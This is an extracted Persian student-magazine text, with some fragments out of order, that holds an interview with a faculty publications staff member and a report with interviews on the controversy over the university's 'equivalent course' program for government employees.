ورود من به دانشگاه هم همینطور بوده است. دانشکده ریاضی هم که بودم، چه درد دل‌هایی که از بچه‌ها نشینده‌ام و چه کارهایی که برایشان نکرده‌ام و حتی نمی‌خواستم گفته باشم، چه وساطت‌هایی که انجام دادم و چه خواستگار بهایی انجام داده‌ایم. کارهایی که از دستم بر می‌آمده است کوتاهی نکرده‌ام و اگر ارزش این را داشته باشد که بچه‌ها قدر بدانند که محبت دارند و اگر نه هم که خدا می‌داند... من خودم را می‌گویم، اگر من خودم برای خودم ارزش قائل باشم، آنگاه برای دیگران ارزش قائلم. یعنی من که اینجا نشسته‌ام دانم باید به این فکر باشم که شما از من چه می‌خواهید و من چگونه می‌توانم جواب آن حرف شما یا کردار شما و خواسته شما را بدهم. من اگر برای خودم

**...حرف خاصی ندارم. همان احترام. اگر ارزش داشته باشیم، اگر احترام ما را داشته باشند از همه چیز برایمان بهتر است. با یک کلمه حرف آنها خستگی از تن ما در می‌رود**

احترام قائل نشوم برای شما هم نخواهم شد و این کار باعث این خواهد شد که دو طرف احترام هم را داشته باشند.

□ آقای فراهانی، شما مدت زیادی است که در دانشگاه ماکار می‌کنید و طبعاً انواع و اقسام دانشجوها و آدم‌ها را دیده‌اید و با تیپ‌های مختلفی سروکار داشته‌اید. می‌توانید بین دانشجویهای قدیمی و دانشجویهای امروزی مقایسه‌ای انجام دهید و بگویید چه فرقی بود جوانهای امروز و دیروز می‌بینید؟

□ خوب قدیمیها تقریباً سن بیشتری داشتند. می‌دانید که الان خیلیها یک سال یا دو سال بعد از دبیرستان و یا حتی مستقیماً بعد از دبیرستان به دانشگاه می‌آیند. خوب این دانشجو با آن دانشجو که در آن زمان سه چهار سال در بازار کار بوده است و بعد به دانشگاه آمده، متفاوت است. آنها یک مقدار از نظر معاشرت و رفتار بهتر از حالا بودند. درست است که حالا بچه‌ها درسخوان ترند ولی در آن زمان زندگی هنوز از نظر مادیات برای بچه‌ها مشکل‌تر بود. به علت مسائلی مثل جنگ و غیره، بچه‌ها بیشتر در زندگی بودند. ببینید من صبح که از خانه می‌آیم به اینجا به خاطر دانشجو می‌آیم، درست است که زندگی از این راه تأمین می‌شود و اگر سر کار نیابم به من حقوق نمی‌دهند و شاید اگر چهار روز غیبت نمایم اخراجم کنند ولی وجداناً ما به خاطر دانشجو می‌آییم و اگر او در دانشگاه نباشد، من که هیچ که یک فرد عادی هستم و مسؤلیت چندانی هم ندارم و بارها هم به بعضی از اعضای هیئت علمی هم گفته‌ایم که اگر دانشجو نباشد ما در اینجا کاری نداریم و باید خودمان را با زندگی آنها وفق دهیم. بعد از آن هم ما کارمندا فقط تنها توقعی که از شما داریم یک احترام است. البته من بی‌احترامی ندیده‌ام. ولی بعضی‌ها هستند که از در که تو

که صمیمیت چیست، همینکه درس گرفتم از چهارتا کوچک‌تر از خودم و فهمیدم که چگونه باید زندگی کنم و راه زندگی را پیدا کنم، برایم تجربه خیلی خوبی بوده است و راه زندگی همین بوده است که بتوانم با چهارتا کوچک‌تر از خودم، بزرگتر از خودم و بالاتر از خودم به خوبی معاشرت نمایم.

□ داشتیم از سابقه کارتان می‌گفتیم، چند سال در دانشکده ریاضی بودید؟

□ سیزده سال. در سال ۱۳۷۵ به دانشکده شما آمدم.

□ چه شد که از ریاضی به اینجا منتقل شدید؟

□ خوب، این به خاطر اختلافاتی بود که در کارهایمان پیش آمد. کسانی بودند که نمی‌توانستند قدیمیها را ببینند و این شد که ما را به اینجا منتقل نمودند...

□ سمت دقیق شما در اینجا چیست؟

□ من در اینجا مسؤول انتشارات هستم، انبار دانشکده دست من است و هر کار دیگری که از دستم بر بیاید کوتاهی نمی‌نمایم.

□ از اینکه اینجا هستید خوشحالتید؟ می‌توانید اینجا را با دانشکده ریاضی مقایسه نمایید؟

□ فرقی نمی‌کند. من منظورم کار است، منظورم زندگی است. مگر شما با بچه‌های ریاضی فرقی می‌کنید؟ مگر هیئت علمی اینجا با آنجا فرقی می‌کند؟

□ یعنی هیچ تفاوت خاصی بین این دانشکده و ریاضی نمی‌بینید.

□ نه به آن صورت.

□ از کار در اینجا راضی هستید؟

□ بله راضی هستم.

□ سؤال بعدی، پویش را خوانده‌اید؟ نظرتان درباره آن چیست؟

□ بله خوانده‌ام. اگر خدای نکرده نظرم چیز دیگری جز خوبی بود با آن همکاری نمی‌کردم.

□ شما با شورای صنفی هم زیاد همکاری می‌کرده‌اید. نظرتان درباره بچه‌های شورا و کارهای آنها چیست؟ و به طور کلی فعالیتهای دانشجویی را چگونه می‌بینید؟

□ همه اش وظیفه است. من کار کردن با بچه‌های شورا را از همکاری که بگذریم، وظیفه می‌دانم و بس.

□ آقای فراهانی، بچه‌های دانشکده و بخصوص خود ما، شما را خیلی نزدیک به خودمان می‌دانیم، پویش به نوعی خودش را مدیون شما می‌داند. شورا به نوعی دیگر، در اردوها نیز ما با شما خیلی راحتیم و اصلاً احساس نمی‌کنیم که غریبه‌ای بین ما وجود دارد. به نظر می‌رسد که شما بچه‌ها را درک می‌کنید و مسائل آنها را می‌فهمید. نظر خودتان در این مورد چیست؟

□ اصل مطلب همین است، اصل زندگی من همین است. بچه‌هایی که الان در اینجا هستند، فاصله سنی شان هرچه باشد، کاری نداریم ولی همه شان مثل بچه‌های خودم هستند و اینکه می‌گویید با من راحت‌ترید، اولاً محبت خود بچه‌ها است و دوم محبتی که بین پدر و فرزند می‌باشد، حال من آنقدرها ادعای بزرگتری ندارم. اول

□ چرا بعضی از جزوات در دانشکده ما گران‌تر از دانشکده های دیگر است؟ قیمت اینها را چه کسی تعیین می‌کند؟

□ قیمت را انتشارات مرکزی تعیین می‌کند. اینکه در جاهای دیگر ارزان‌تر است به خاطر این است که مثلاً دانشکده برقی ۵۰ تا از یک جزوه می‌خواهد و ما ۱۰ تا. انتشارات مرکزی هم که می‌بیند یک دانشکده ۵۰ تا از یک جزوه می‌خواهد با دستگاههای دیگری آنها را چاپ می‌کنند که مقرون به صرفه تر است.



**صمیمیتی که در بین شما میبینیم، وجدانا بهترین چیزی است که من میتوانم درباره اش حرف بزنم.**

□ آقای فراهانی به چه چیزهایی علاقه دارید و اوقات فراغتتان را چگونه می‌گذرانید؟

□ من تقریباً در همه خطی هستم. بعضی مواقع برای سلامتی خودم، هفته ای دو سه بار می‌دوم. به موسیقی هم علاقه دارم به موسیقی اصیل. بخصوص وقتهایی که این آقای رجایی می‌خواند وجداناً من در حال دیگری می‌روم. به گل و گل کاری و این طور چیزها نیز علاقه دارم و نیز معاشرت با مردم.

□ تا بازنشستگی تان چقدر دیگر باقی مانده است و برای آن دوران چه فکری کرده اید؟

□ حدوداً ۲ سال دیگر مانده است. اگر دوست داشتند که در خدمت شما باشیم که از جان و دل قبول می‌کنم و اگر نخواستند که بالاخره باید دید چه پیش می‌آید و هنوز فکرش را نکرده ام.

□ به عنوان یک بزرگتر که تجربه زندگیش بیش از ما است، برای ما دانشجویان چه پیام خاصی دارید؟

□ صمیمیتی که من در بچه های کامپیوتر دیده‌ام در جای دیگر کمتر دیده‌ام. بچه‌های ریاضی هم با هم خوب بودند و من خیلی در زندگی آنها بوده ام اما صمیمیتی که در بین شما می‌بینم وجداناً بهترین چیزی است که من می‌توانم درباره اش حرف بزنم. و فکر می‌کنم که این صمیمیت از همه چیز برایشان بهتر است.

□ ممکن است یکی از خاطره هایتان را برایمان تعریف کنید؟

□ بله، در دانشکده ریاضی که بودم، سال ۶۸، یک روز یکی از دانشجویان به من گفت که قرار است که من یک مهمانی راه بیندازم. اگر شما هم بیایید خیلیا می‌آیند. من گفتم آخر من سنم بالاتر از شما است. گروه خونم با شما فرق می‌کند و از این حرفها. گفت نه، اگر شما نیاید خیلیها نمی‌آیند. پرسیدم چه کسانی نمی‌آیند که یک دسته کارت را جلو من نهاد و گفت اینها نمی‌آیند. دیدم که ۵،۴ تا از دخترها بودند. پرسیدم که آمدن آنها چه ربطی به من دارد؟ گفت آنها می‌گویند شما که باشید ما جایمان امن است. خلاصه به هر نحوی که بود ما را راضی کردند. به شوخی به او گفتم که پس چرا به من کارت نداده اید؟ دیدم که ناراحت شد. گفت شما کارت نمی‌خواهید... خلاصه، شب مهمانی ساعت ۷ بود که ما رسیدیم. من زودتر رفتم و بقیه که دیدند من زودتر

می‌آیند، حالا با زندگی به آنها فشار آورده است یا این مسئله نوبی خوششان است، مثل اینکه ما برده آنها هستیم. یک درصد در بین اینهمه دانشجو پیدا می‌شود که اینگونه با تکبر رفتار می‌کند و اهمیت قائل نمی‌شود. توقع من فقط یک ذره احترام و یک سلام علیک است. ببینید شما که از در وارد می‌شوید و سلام می‌کنید با همین خسته نباشید گفتن شما من خستگیم در می‌رود و خودم را برای نفر بعدی آماده می‌کنم. ولی اگر که شما آن سلام را نکنید و آن سلام علیک را با من نکنید من کسل خواهم شد. من چنین خصوصیتهایی هم دارم. حالا بد است، خوب است، نمی‌دانم.

□ آقای فراهانی چند بار دیده ایم که شما به بچه‌ها درباره بی نظمی و رفتارشان تذکر داده اید. چه احساسی به شما دست می‌دهد وقتی که چنین چیزهایی از بچه ها می‌بینید؟

□ شاید بد شانس من است که اتاقم کنار سالن مطالعه افتاده است ولی ببینید سالن مطالعه مانند چشم دانشکده است. اگر یک نفر غریبه از بیرون بیاید و ببیند که در سالن مطالعه که من بارها دیده‌ام که بچه ها صندلی گذاشته‌اند و روی آنها دراز کشیده‌اند، با خودشان نخواهند گفت که ای بابا، این مملکت ما، دانشگاهش را ببینید چگونه است، در سالن مطالعه اش گرفته اند دراز کشیده اند. این است که من تذکر دادم والا من کوچک‌تر از آنم که بخواهم به کسی تذکر بدهم و یا نصیحتی بکنم.

□ خوب، در مورد رابطه تان با همکارهایتان بگویید. رابطه تان خوب است؟

□ بله خیلی خوب است. حالا ممکن است بعضیها کارهایی بکنند که به مزاج من سازگار نباشد و خوب، خوب است.

□ با هیئت علمی و اساتید چطور؟ مشکل خاصی ندارید؟

□ خوب است با همه خوب است. بگذریم ...

□ آیا در کارهایتان مشکلاتی هم دارید؟ از حقوق و مزایایان راضی هستید؟ کمبودی دارید؟

□ بله اگر راضی نبودم که کار نمی‌کردم. کمبود هم که فقط گاهی از نظر کاغذ و مواد اولیه است و الا مشکل دیگری نداریم.

□ سؤال بعدی، چرا بعضی از جزوات دیر حاضر می‌شود؟ چه کسی مسؤول است؟

□ مسؤول آن انتشارات مرکزی است. در این دانشکده اول ما ثبت نام می‌کنیم، بعد می‌فرستیم به آنجا که این کار درستی است و باعث می‌شود که جزوه زیاد نیاید و حیف و میل نشود. این دیرکرد یک مقدار به خاطر مواد مصرفی دانشگاه و کاغذ و کمبودهای مالی و این چیزها است و گاه به خاطر گرفتاری در روند کار پرسنل است و منحصر به انتشارات مرکزی می‌شود و جزوه ها مدت کوتاهی دست من باقی می‌ماند و به سرعت به دست دانشجو می‌رسند و فکر نمی‌کنم به کار اینجا کسی بتواند ایرادی بگیرد و بارها هم مسؤولان دانشکده گفته اند که از زمانی که فلانی به انتشارات آمده، وضع آنجا مرتب تر شده است.


□ یعنی این مشکلات همه مربوط به انتشارات مرکزی اند؟

□ بله.


رسیده ام خیالشان راحت شد. من نمی‌دانستم که جشن تولد است. اینها به این خاطر که شاید ما نرویم و یا برایشان چیزی نخریم به ما نگفته بودند. بالاخره آن روز ما را با زبان دعوت‌مان کردند. جایتان خالی خیلی هم خوش گذشت، هیچ برنامه ای هم نبود و هیچ اتفاقی هم نیفتاد و به خوبی و خوشی سه چهار ساعت گفتند و خندیدن و بلند شدند و رفتند. این یکی از بهترین خاطراتم بود.

□ خودتان حرف دیگری ندارید که بخواهید بچه‌ها بدانند؟


□ حرف خاصی ندارم. همان احترام. اگر ارزش داشته باشیم، اگر احترام ما را داشته باشند از همه چیز برایمان بهتر است. با یک کلمه حرف آنها خستگی از تن ما در می‌رود.



با آرزوی موفقیت  
شما عزیزان



طرح از علی ازدری‌راد



دوره ی معادل، دوره آموزشی بلند مدتی است که از طرف دانشکده برای کارکنان شرکتهای دولتی برگزار می شود. بر طبق گفته مسئولین و نیز آیین نامه این دوره ها، هزینه تحصیل دانشجویان دوره فوق از شرکتهای معرف گرفته می شود و مدرک اعطایی به آنها، مدرکی غیر از مدرک رسمی دانشگاه است. این دوره ها پیش از این در دانشکده های دیگری مانند نساجی، عمران، ریاضی، پولیمر و ... برگزار می شده است. در حالی که دانشکده ما، امسال برای اولین بار برگزاری دوره های معادل را تجربه می کند که البته از آنجا که برگزاری این دوره ها فعلاً ممنوع گشته است، شاید آخرین بار نیز باشد. در حال حاضر دانشجویان این دوره دومین ترم تحصیلی خود را آغاز نموده اند. کلاسهای آنها جدا از دانشجویان رسمی برگزار می شود و بین این دو گروه ارتباطی وجود ندارد و یا لااقل ارتباط رسمی وجود ندارد. ایراد اصلی که دانشجویان دوره رسمی بر آنها وارد می دانند این است که ظاهراً عده ای از آنها واقعا کارمند نیستند و در واقع از دوره معادل برای دور زدن کنکور سراسری استفاده نموده اند. از آنجا که ورود این دانشجویان به دانشکده ما بازتابهای مختلفی داشته است و باعث نارضایتیها و پاره های مشکلات گردیده است، پویش در حد توانایی خودش به این مسأله پرداخته و گزارشی را به این موضوع اختصاص داده است.

این گزارش در سه بخش تنظیم شده است: (۱) مصاحبه با دانشجویان رسمی (۲) مصاحبه با دانشجویان معادل، (۳) مصاحبه با دکتر همایون پور، ریاست دانشکده.

پویش سعی نموده است کاملاً بی طرفانه نظریات دانشجویان را منعکس نماید و امیدوار است که این گزارش برای روشن شدن ذهن دانشجویان مفید واقع شود.



## بخش اول: مصاحبه با دانشجویان رسمی.

در این بخش، از هر کدام از دانشجویان سؤالات زیر پرسیده شده است.

- (۱) ورود دانشجویان دوره معادل به دانشگاه را از نظر قانونی و اخلاقی چگونه می دانید؟
- (۲) جایگاه دانشجوی دوره معادل را در دانشگاه کجا می بینید؟ آیا آنها در تعریف دانشجو صدق می نمایند؟ به نظر شما رابطه آنها با دانشجویان رسمی چگونه باید باشد؟
- (۳) مسئولان، برگزاری دوره معادل را راه حلی برای مشکلات اقتصادی می دانند. آیا شما آنرا راه مناسبی می دانید؟ آیا راه بهتری سراغ دارید؟
- (۴) اگر شما نیز در کنکور سراسری قبول نشده بودید و از طرف دیگر می توانستید شهریه این دوره ها را بپردازید و فرصت آنرا داشتید که به طریقی برای گذراندن این دوره ها معرفی شوید، آیا اینکار را می کردید یا آنرا اشتباه می دانستید؟

می توانند برای ما مفید باشند و با اینکه به صرف مخالفت با دوره معادل، با اینها ارتباط نداشته باشیم مخالف هستیم، چرا که اصولاً من با این دوره معادل مشکلی ندارم و به نظر من باید از آنها تشکر نیز بشود. شاید اگر قبول کنیم که مشکلی هست، این راه، یعنی به رسمیت نشناختن آنها برای اعتراض به دوره های معادل راه خوبی باشد.

(۳) به نظر من این راه سریع ترین راه بوده است. بخصوص در شرایط مشکل و بحرانی. شاید راههای دیگری باشد، اما به نظر من در شرایط فعلی سریع ترین راه و بهترین راه بوده است. شاید می توانستند راههای دیگری پیدا نمایند شاید هم اگر بنشینیم و بررسی نماییم این بهترین راه باشد، من آنقدرها در این مورد فکر نکرده ام.

(۴) بستگی دارد، احتمالاً چون مشکل سربازی داشته ام می آیدم. - در نهایت اینکه من فکر می کنم باید تابع جمع باشیم و گرچه من موافق آنها هستم، اما به عقیده جمع احترام می گذارم و امیدوارم

□ حامد شبانی راد (ورودی ۷۴، سخت

افزار)

(۱) به نظر من هیچ مشکلی وجود ندارد. اگر در یک کشور صرفاً پول مهم باشد، این امر از نظر اخلاقی مشکل خواهد داشت ولی. اگر نه، کسانی که پول ندارند برایشان امکان تحصیل فراهم باشد و نیز کسانی که متمول اند بتوانند با پول امکانات تحصیلی خود را فراهم نمایند به نظر من هیچ مشکلی ندارد.

(۲) به نظر من اصلاً مدرک مهم نیست، اینکه اینها در چه دانشگاهی هستند یا به چه عنوانی، برای من مهم نیست، مهم سواد و علم آنها است. من با اینکه ما نباید با آنها رابطه داشته باشیم، کاملاً مخالف هستیم. من فکر می کنم که آنها

# گزارش ویژه: دوره های معادل

گزارش از  
گروه صنفی  
پویش

که بقیه هم با آنها موافقت نمایند.

□ علی مقدم، رئیس بخش مالی شورای صنفی

کانالی است که باعث حق کشی می شود. تا این طرز فکر که با پول می توان به دانشگاه وارد شد، از بین برود. شاید اردو بردن آنها به دلیل امکانات نداشتن درست نباشد. من فکر می کنم که خوب است آنها را در مجمعهایمان شرکت دهیم اما به آنها حق رای ندهیم. اما ارتباط فردی، نه، هر کسی می تواند با آنها ارتباط فردی غیر رسمی داشته باشد و حتی آنها را در درسشان کمک کند. و ...

(۳) راه حل های عملی همیشه وجود دارد. آنها نیروهای بالقوه بسیار قوی دارند و می توانند از طریق اساتید پروژه های بزرگی بگیرند و کارهایی دیگر. (۴) بله می آید.

□ ه. ج. (نرم افزار ۷۵، عضو شورای صنفی)

(۱) به نظر من از نظر اخلاقی درست نبوده است و از نظر قانونی شاید قانونی بوده است اما ظاهراً این قانون درست اجرا نشده است. (۲) به نظر من اینها دانشجو نیستند. طبق تعریف دانشجو کسی است که از طریق کنکور سراسری وارد دانشگاه شده باشد. ببینید اینکه ما از پول آنها استفاده می کنیم دلیل آن نیست که بر ما منتی باشد. به نظر من رابطه باید انسانی باشد و آنها هم مثل ما انسان هستند. من با رابطه رسمی مخالف هستم و فکر می کنم که نباید در جمعهای ما یا اردوها شرکت نمایند.

(۳) بله راه مناسبی است. می توانستند راه های دیگری مثل گرفتن پروژه از صنعت را انتخاب نمایند ولی مسوولین راحت ترین راه را برگزیدند.

(۴) بستگی دارد، اگر همین تفکر الانم را داشته باشیم، خیر. بستگی به علاقه دارد، شاید کسی بگوید پول دارم، نمی خواهم زحمت بکشم. من فکر می کنم که همه اگر بخواهند می توانند. بقیه هم مانند من انسان هستند اما بعضیها نمی خواهند زحمت بکشند.

□ افشین رسولی (ورودی ۷۴، نرم افزار- مدرس درس کارگاه کامپیوتر دوره معادل)

(۱) دانشگاه محلی است برای تحصیل علم و بعد از آن هدف دانشجویان جذب بازار کار شدن است. مدرک معادل ارزش و اعتبار مدرک رسمی را ندارد. پس می توان گفت که دانشگاه برای آنها به حالت یک آموزشگاه است و اعتبار این مدرک تنها برای همان شرکت معرف آنها است.

× می گویند که عده ای از آنها عملاً کارمند نبوده اند، نظر شما چیست؟

- ممکن است که بعضیها بواسطه بستگانشان به دانشگاه آمده باشند و خودشان شهریه خود را بپردازند نه شرکت معرف آنها که تا آنجا که من می دانم تعدادشان کم است. قرار است که این قانون برای کارمندان باشد نه هر کسی که نتوانست از سد کنکور بگذرد از این راه استفاده نماید.

(۲) من نمی توانم آنها را دانشجو بدانم، همانطور که گفتم

(۱) به نظر من این روند هم از نظر قانونی مشکل داشت و هم از نظر اخلاقی. من فکر می کنم که با این کار از قانون سوء استفاده شد و از نظر اخلاقی هم بر خلاف تمام اصول اخلاقی بود.

× چرا؟

- هدف قانون از برگزاری دوره معادل ارتقای علمی کارکنان بخش صنعت بود ولی چیزی که ما دیدیم آن بود که ظاهراً عده ای از همسالان خودمان از این طریق کنکور را دور زده اند و وارد دانشگاه شده اند.

(۲) کلاً خوب است که آدمها با هم ارتباط داشته باشند. ارتباط با آنها به عنوان همشهریان ما، هموطنان ما و دوستان ما چیز لازمی است ولی اینکه ما به عنوان دانشجو با آنها برخورد نماییم اشتباه است. دانشجو تعریف مشخصی دارد که قسمتی از آن شیوه ورود به دانشگاه است و هر برنامه ای که مخصوص دانشجویان باشد، باید تنها دانشجویان در آنها شرکت نمایند و این دوستان ما به نظر من دانشجو نیستند.

× به نظر شما خوب است که اردویی برگزار نماییم که با آنها مشترک باشد؟

- بله چرا بد باشد؟ می تواند خوب هم باشد.

(۳) به نظر من این اولین راهی است که به ذهن می رسد ولی این بدترین راه است و باید به سراغ راه اصولی تری رفت مانند ارتباط با صنعت.

(۴) احتمالاً می آید ولی خوب اشتباه می کردم یعنی احتمالاً منم این اشتباه را می کردم. انتقاد بیشتر من از مسوولین است نه از دانشجویانی که آمده اند. آنها مقصر نیستند.

× چقدر با آنها برخورد داشته اید؟

- خیلی کم.

□ امید ترابی (۷۶- مسوول بخش فرهنگی شورای صنفی)

(۱) چیزی که در قانون مطرح شده است، منطقی بوده است. برای بالا بردن سطح علمی کارکنان یک شرکت صنعتی. به نظر من در این حد چیز جالبی است و از نظر اخلاقی هم مشکلی ندارد. اما سوء استفاده از آن، یعنی کسانی که کارمند نیستند، وارد دانشگاه شوند به نظر من محکوم است. این امر باعث به وجود آمدن جوی بد است که باعث شود روزنه ای باز شود که این کارها ادامه و گسترش پیدا کند.

(۲) فرض کنیم که آنها قانونی آمده اند، باز هم ما نباید آنها را به چشم دانشجو نگاه نماییم. بخصوص در حالتی که آنها با پول وارد شده اند. من آنها را مصداق دانشجو نمی دانم. به نظر من نهادهای رسمی دانشجویان باید سرد با آنها برخورد نمایند، نه اینکه به خودمان مغرور شویم. باید به آنها بفهمانیم که این کانال وارد شدن،

شود و هدف واقعی که ارتقای سطح علمی چند کارمند مؤسسات دولتی بوده است فراموش نشود. باید بگونه‌ای عمل شود که در حق ورودیهای رسمی ظلم نشود.

۲) درست است، آنها با ما رسمیه‌ها فرق دارند و از طریق دیگری به دانشگاه وارد شده‌اند. اسمشان هم دانشجوی معادل است. مدرکشان هم با ما فرق می‌کند. اما من به هیچ وجه کاری را که الان دارد صورت می‌گیرد درست نمی‌دانم. اینکه ما خودمان را از آنها جدا بدانیم و آنها را در جمع خود راه ندهیم و آنها را غریبه بدانیم اصلاً درست نیست.

× بعضیها می‌گویند که عده‌ای از آنها عملاً کارمند نبوده‌اند و بگونه‌ای از قانون سوءاستفاده شده است و به این دلیل نباید با آنها رابطه داشت. نظر شما چیست؟

- خوب ببینید، پس از نظر قانونی مشکلی نبوده، فقط مسأله اینست که شاید مثلاً عده‌ای تقلب کرده‌اند. خوب، در کنکور سراسری هم ممکن است که تقلب انجام بگیرد. درست است که احتمال آن خیلی کم است ولی صفر که نیست. حالا ما از کجا مطمئنیم و چگونه این قدر با اطمینان می‌توانیم بگوییم که اینها کارمند نیستند و تقلب کرده‌اند؟ اینکار اصلاً منطقی نیست که صرفاً از روی حدس و گمان به آنها تهمت بزنیم که بله، شما از قانون سوءاستفاده کرده‌اید و بعد هم کاملاً غیرمنصفانه ارتباطمان را با آنها قطع کنیم. انگار که اصلاً آنها وجود خارجی ندارند و غریبه هستند. خوبست کسی هم پیدا شود و صرفاً از روی قیافه ما، بدون دلیل قضاوت کند و بگوید که شما در کنکور سراسری تقلب کرده‌اید؟ من فکر می‌کنم که ما وظیفه داریم تا حدی به هم اطمینان داشته باشیم و اینقدر با تعصب و زود درباره هم قضاوت نکنیم. درست است، ممکن است که تقلبی هم صورت گرفته باشد اما تا مطمئن نشده‌ایم که نباید تصمیم بگیریم و تازه مگر چند نفر تقلب کرده‌اند که ما داریم همه را به یک چوب می‌رانیم؟ چند نفر از ما اصلاً در این مورد زحمت سوال کردن و تحقیق به خودمان داده‌ایم؟ من فکر می‌کنم که ارتباط با آنها هم به نفع ما است و هم به نفع آنها و متأسفم که چنین جوی پیش آمده است.

× عده‌ای دیگر می‌گویند که بدلیل آنکه اگر ارتباط رسمیه‌ها با معادلها برقرار شود، به نظر می‌رسد و که بچه‌ها حضور آنها را پذیرفته‌اند و دیگر اعتراضی ندارند، نباید با آنها ارتباط داشت. در این مورد چه می‌گویید؟

- راستش، به نظر می‌رسد که این عده آنرا نوعی مبارزه منفی با دوره معادل می‌دانند. اما من فکر نمی‌کنم که در حال حاضر این روشی مناسب باشد. تا آنجا که من می‌دانم، ظاهراً دیگر قرار نیست دوره معادل جدیدی برگزار شود، پس اعتراض ما خود به خود منتهی است و مسؤولین دیگر این دوره‌ها را برگزار نخواهند کرد که ما بخواهیم به آن اعتراض، چه از این نوع و چه بصورت غیر مستقیم، بنماییم. اما حتی اگر هم قرار بود سالهای دیگر این دوره‌ها برگزار شوند باز هم این روش به نظر من روش مناسبی نیست. من فکر می‌کنم که بهتر است مقاصدمان را بطور مستقیم و حساب شده و از روی فکر بیان کنیم و اگر نتیجه نگرفتیم، اینگونه کارها را انجام

دانشگاه برای آنها جنبه آموزشگاه را دارد. در مورد ارتباط ببینید این اتفاق است که افتاده. می‌توانیم از هم فاصله بگیریم. اما به نظر من مناسب نیست. بهتر است که آنها با دانشجویان ما ارتباط داشته باشند و در مسائل علمی از آنها کمک بگیرند. از طرف دیگر آنها اکثراً از جاهایی آمده‌اند که می‌توانند برای دانشجویان ما از نظر موقعیت کاری مناسب باشند و دانشجویان ما می‌توانند برای پیدا کردن کار، از آنها کمک‌هایی را بگیرند. همه آنها که قانون شکنی نکرده‌اند. خیلی‌هاشان واقعاً از صنعت و ادارجات آمده‌اند. من یک ارتباط دو طرفه را توصیه می‌کنم.

× بعضی می‌گویند که رابطه شخصی با آنها خوب است ولی رابطه رسمی درست نیست، مثلاً در مورد اردوها و مجمعه‌ها و ... دلیل آنها هم اینست که با این کار پذیرش دانشجویان معادل اشاعه پیدا نمی‌کند، نظر شما چیست؟

- ببینید اگر ارتباط فردی باشد چه دلیلی است که ارتباط جمعی و رسمی نباشد؟ به نظر من ارتباط نداشتن با آنها فرقی در قضیه نمی‌کند و تأثیری در جلوگیری از این کار نخواهد داشت و این تنها ضربه‌ای است که هم دانشجویان معادل و هم رسمیه‌ها می‌خورند و من فکر می‌کنم که این روش مناسبی نیست. به نظر من حتی خوب بود که دانشکده مکان کلاس آنها را این همه از دانشکده خودمان دور نگذارد. من معتقدم که خوب است که آنها را در اجتماعات خودمان شرکت دهیم. اصلاً چرا آنها بین ما نباشند؟ آنها هم مثل ما هستند و می‌توانند اظهار عقیده نمایند. از کجا می‌دانید، شاید خیلی کمکه‌ها هم بتوانند به شما در پویش، در شورا و غیره نمایند. شاید موقعیت قبولی در کنکور را نداشته‌اند.

۳) ممکن است راه مناسبی نباشد ولی فعلاً می‌تواند مشکلات دانشکده را حل نماید. با توجه به بودجه مملکت روش دیگری به ذهن من نمی‌رسد. در کشورهای دیگر هم دانشگاه پولی است و هزینه تحصیل را از دانشجویان می‌گیرند. راه مناسب دیگر ارتباط با صنعت و گرفتن پروژه از بیرون است. بجای اینکه این شرکتها به جای دیگری سفارش دهند، دانشگاه آنها را قبول نماید.

۴) اگر من چنین پولی را داشتم شاید اصولاً به دنبال درس خواندن نمی‌آمدم! بستگی به شرایط دارد، نمی‌دانم. شاید به خاطر مشکل سربازی می‌آمدم. نمی‌دانم.

× اگر بخواهید در چند جمله خلاصه آنها را به ما معرفی کنید، چه می‌گویید؟

- آنها هم مثل دانشجویان ما هستند، همه تیپ در بین آنها پیدا می‌شود، من فرق خاصی نمی‌بینم.

□ د.ا (ورودی ۷۵)

۱) من در ورود آنها از نظر قانونی مشکل خاصی نمی‌بینم. ظاهراً همه‌شان به‌طور قانونی وارد شده‌اند. از نظر اخلاقی هم به نظر من مشکلی نیست، چرا که این کار برای هر دو طرف سود دارد و هر دو طرف از آن استفاده می‌برند و این وسط حداقل در تئوری قرار نیست که حق کسی ضایع شود. البته به شرط آنکه درست عمل

دارم که دانشکده بتواند این دوره‌ها را بخوبی برگزار نماید، چون به نظر من دانشکده در برگزاری دوره‌های رسمی ضعف مدیریتی دارد، چه برسد به اینکه بخواد دوره‌های دیگری هم به موازات آن برگزار شود. شاید برگزاری دوره‌های کوتاه مدت مانند آموزشگاههای بیرون بهتر باشد و نیز قبول پروژه و ارتباط با صنعت. (۴) بله، اگر واقعا کارمند بودم که حتما می‌آمدم، اگر نه شاید باز هم اینکار را می‌کردم، بدلیل فرار از سربازی، نمی‌دانم...

دهیم و باز هم درباره عواقب آن کاملاً فکر کرده باشیم که در مورد حاضر، به نظر من اینکار اصلاً صورت نگرفته است و رفتار ما بیشتر از روی تعصب است تا منطق. ما از نام بردن آنها تحت عنوان "دانشجو" اکراه داریم ولی آیا رفتار و عکس‌العمل ما که البته به نظر من، اینقدر بی‌منطق و بدون فکر بوده است در شأن یک دانشجو هست و با ادعاهای خودمان همخوانی دارد؟ (۳) من اینرا بهترین راه حل نمی‌دانم بخصوص آنکه من شک

## بخش دوم: با دانشجویان دوره معادل

در این بخش، با چند نفر از این دانشجویان به طور گروهی مصاحبه شده است که آنها را بجای نام با

### ارتباط داشته باشند؟

(۱) بله، ولی این بستگی به مسؤولین دانشکده دارد و بچه‌های رسمی که با ما خوب نیستند و فکر می‌کنند که باید از ما جدا باشند.

### \* به نظر شما چرا اینگونه است؟

(۱) شاید چون در کنکور سراسری قبول نشده‌ایم.

### \* اگر شما جای آنها بودید چگونه عکس‌العمل نشان می‌دادید؟

(۱) خیلی عادی، چون به نظر من و دوستانم ما جای بچه‌های دیگر را محدود نکرده‌ایم.

(۲) در واقع شاید امکانات آنها بیشتر هم بشود.

(۳) ارتباط شما رسمیه با ما تا کنون اصلاً خوب نبوده است. ما دانشجویان معادل با شما رسمیه کاری نداشته‌ایم و سعی کرده‌ایم خودمان را در مسائل شما دخالت ندهیم ولی من برخورد خوبی را ندیده‌ام.

